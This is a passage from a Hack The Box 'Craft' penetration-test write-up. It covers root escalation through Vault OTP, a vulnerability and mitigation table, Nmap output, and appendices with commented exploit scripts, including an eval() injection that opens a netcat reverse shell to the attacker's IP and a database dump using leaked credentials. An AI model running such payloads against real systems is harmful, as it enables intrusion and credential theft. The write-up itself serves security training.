f1783c8d-41c7-0b12-d1c1-cf2aa17ac6b9gilfoyle@craft:~$
gilfoyle@craft:~$

```

Figure 18

`cat user.txt` captures the content of the user flag (Figure 18). Now, onto root. Looking back at the results of `ls -alh` shows a small file named `“.vault-token”`. `cat .vault-token` prints a short string.

By researching the format of the vault token, it is found that it belongs to the program, HashiCorp Vault. Vault provides a way to securely store credentials, secrets, etc. on a machine.

The screenshot shows a GitHub repository interface for 'gilfoyle / craft-infra'. The file 'secrets.sh' is selected, showing its content. The file is 171 B and contains a script to set up Vault secrets backend and write a root OTP.

```


1  #!/bin/bash
2
3  # set up vault secrets backend
4
5  vault secrets enable ssh
6
7  vault write ssh/roles/root_otp \
8      key_type=otp \
9      default_user=root \
10     cidr_list=0.0.0.0/0

```

Figure 19

Referring back to gilfoyle's private repository, under the vault folder, there is a script named `“secrets.sh”`. This enables SSH for Vault, then creates a one time password for root on the machine (Figure 19).

By manually executing the content of secrets.sh on Craft, the OTP is created. Then reading the SSH one time passwords documentation for vault (Available at: <https://www.vaultproject.io/docs/secrets/ssh/one-time-ssh-passwords.html>), `vault write ssh/creds/root_otp ip=10.10.10.110` is used to obtain the cleartext one-time-password.



Finally, a root shell is gained by pasting the OTP into the password prompt for a root SSH connection. `cat root.txt` is used to capture the flag. Craft is now root compromised.

Vulnerability Detail and Mitigation

Vulnerability	Risk	Mitigation
Python eval() function for validating ABV	High	Though it solved the invalid ABV values problem, using eval() opens a massive vulnerability. This function causes input to be executed, so passing commands such as import os, then netcat using os.system, caused a shell to be spawned with the attacking machine. A solution is to replace dangerous functions like eval() and exec() with ast.literal_eval() can help to ensure that malicious code is not processed by the application.
Credentials committed into repository history	High	Credentials should never be hard coded into programs, especially when the program is public facing like the API is. While this was edited to remove the username and password from test.py, they can still be viewed in the history of the commits. Recommended action is to not write credentials into programs, and to instead use variables that are not public, or take user input (that is validated and handled properly to avoid buffer overflows and other attacks) into the program.
Username and Passwords stored in clear text in database	High	The usernames and passwords within the "user" database are stored in cleartext, which allows anyone who can query the database to see the passwords. A solution to this is to salt and hash the passwords using a tool such as Bcrypt.
Private SSH key committed to repository	High	Gilfoyle's private SSH key being present in his private repository is an enormous security flaw, despite the repository being private. Having the key stored on Gogs allowed for impersonation in an SSH session, and lead to the machine being rooted. Any sensitive information such as passwords and keys should never be stored online in plaintext.
Password reuse on private key file	Medium	Reuse of passwords can lead to multiple areas of user accounts being compromised. Despite the extremely strong password (ZEU3N8WNM2rh4T), using it across multiple applications deepens the impact if it is compromised. It is suggested that a variety of passwords are used on different use cases, which can limit damage from one being compromised.
Root OTP creation	High	The ability for non-root users (such as gilfoyle) to create one-time-passwords for root is extremely dangerous. This lead to an easy root compromise. No users, except root, should be able to create OTPs for root access. It should be the decision of the root user or administrator to give the OTPs on a case-by-case basis.

Appendix 1: Full Nmap Results

Nmap scan report for 10.10.10.110

Host is up (0.11s latency).

Not shown: 998 closed ports

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)

| ssh-hostkey:

| 2048 bd:e7:6c:22:81:7a:db:3e:c0:f0:73:1d:f3:af:77:65 (RSA)

| 256 82:b5:f9:d1:95:3b:6d:80:0f:35:91:86:2d:b3:d7:66 (ECDSA)

|_ 256 28:3b:26:18:ec:df:b3:36:85:9c:27:54:8d:8c:e1:33 (ED25519)

443/tcp open ssl/http nginx 1.15.8

|_ http-server-header: nginx/1.15.8

|_ http-title: About

| ssl-cert: Subject: commonName=craft.htb/organizationName=Craft/stateOrProvinceName=NY/countryName=US

| Not valid before: 2019-02-06T02:25:47

|_ Not valid after: 2020-06-20T02:25:47

|_ ssl-date: TLS randomness does not represent time

|_ tls-alpn:

|_ http/1.1

|_ tls-nextprotoneg:

|_ http/1.1

No exact OS matches for host (If you know what OS is running on it, see

<https://nmap.org/submit/>).

Network Distance: 2 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)

HOP RTT ADDRESS

1 115.29 ms 10.10.12.1

2 115.60 ms 10.10.10.110

OS and Service detection performed. Please report any incorrect results at

<https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 40.26 seconds

Appendix 2: Fully Commented Shell Exploit

Craft API Exploit | Author: Chris H | 8-5-19

```
import requests
import json
```

Step 1: Get Token

```
# Makes a request to the login page of the API with Dinesh's credentials, then saves the response
```

as the token

```
response = requests.get('https://api.craft.htb/api/auth/login', \
                        auth=('dinesh', '4aUh0A8PbVjxgd'), \
                        verify=False)
```

```
json_response = json.loads(response.text)
```

```
token = json_response['token']
```

Step 2: Create POST Request

#=====

```
payload = {}
```

Source code of brew.py uses eval() on the abv value, so telling python to import os, then netcat

```
# to the attacking machine, causes the action to be evaluated by the target machine
```

```
payload['abv'] = " import ('os').system('nc 10.10.13.195 34567 -e /bin/sh -i')"
```

```
payload['brewer'] = 'Hack'
```

```
payload['name'] = 'This'
```

```
payload['style'] = 'Box'
```

Step 3: Exploit

#=====

```
# Sets headers variable to the properly formatted API token headers, using the token from above
```

```
headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
```

```
# Formats the payload as json data
```

```
json_payload = json.dumps(payload)
```

Sends the headers (token) and data (payload) to the /brew/ page of the API, causing the shell to

be spawned

```
response = requests.post('https://api.craft.tribeapi.com/brew/', \
                          headers=headers, \
                          data=json_payload, \
                          verify=False)
```

```
print(response.text)
```


Appendix 3: Fully Commented Database Query Exploit

Craft Database Exploit | Author: Chris H | 8-5-19

import pymysql

Step 1: Create Connection to the Craft Database

=====

Uses hard-coded credentials from settings.py file

```
connection = pymysql.connect(host= 'db', \
                             user= 'craft', \
                             password= 'qLGockJ6G2J75O', \
                             db='craft', \
                             cursorclass=pymysql.cursors.DictCursor)
```

Step 2: Send Query to Database

=====

Now that connection is made, a query is executed against the MySQL database. fetchall() is
used to retrieve all results, where the original dbtest.py program used fetchone().

try:

```
    with connection.cursor() as cursor:
        query = "SELECT `*` FROM `users`"
        cursor.execute(query)
        result = cursor.fetchall()
        print(result)
```

finally:

```
    connection.close()
```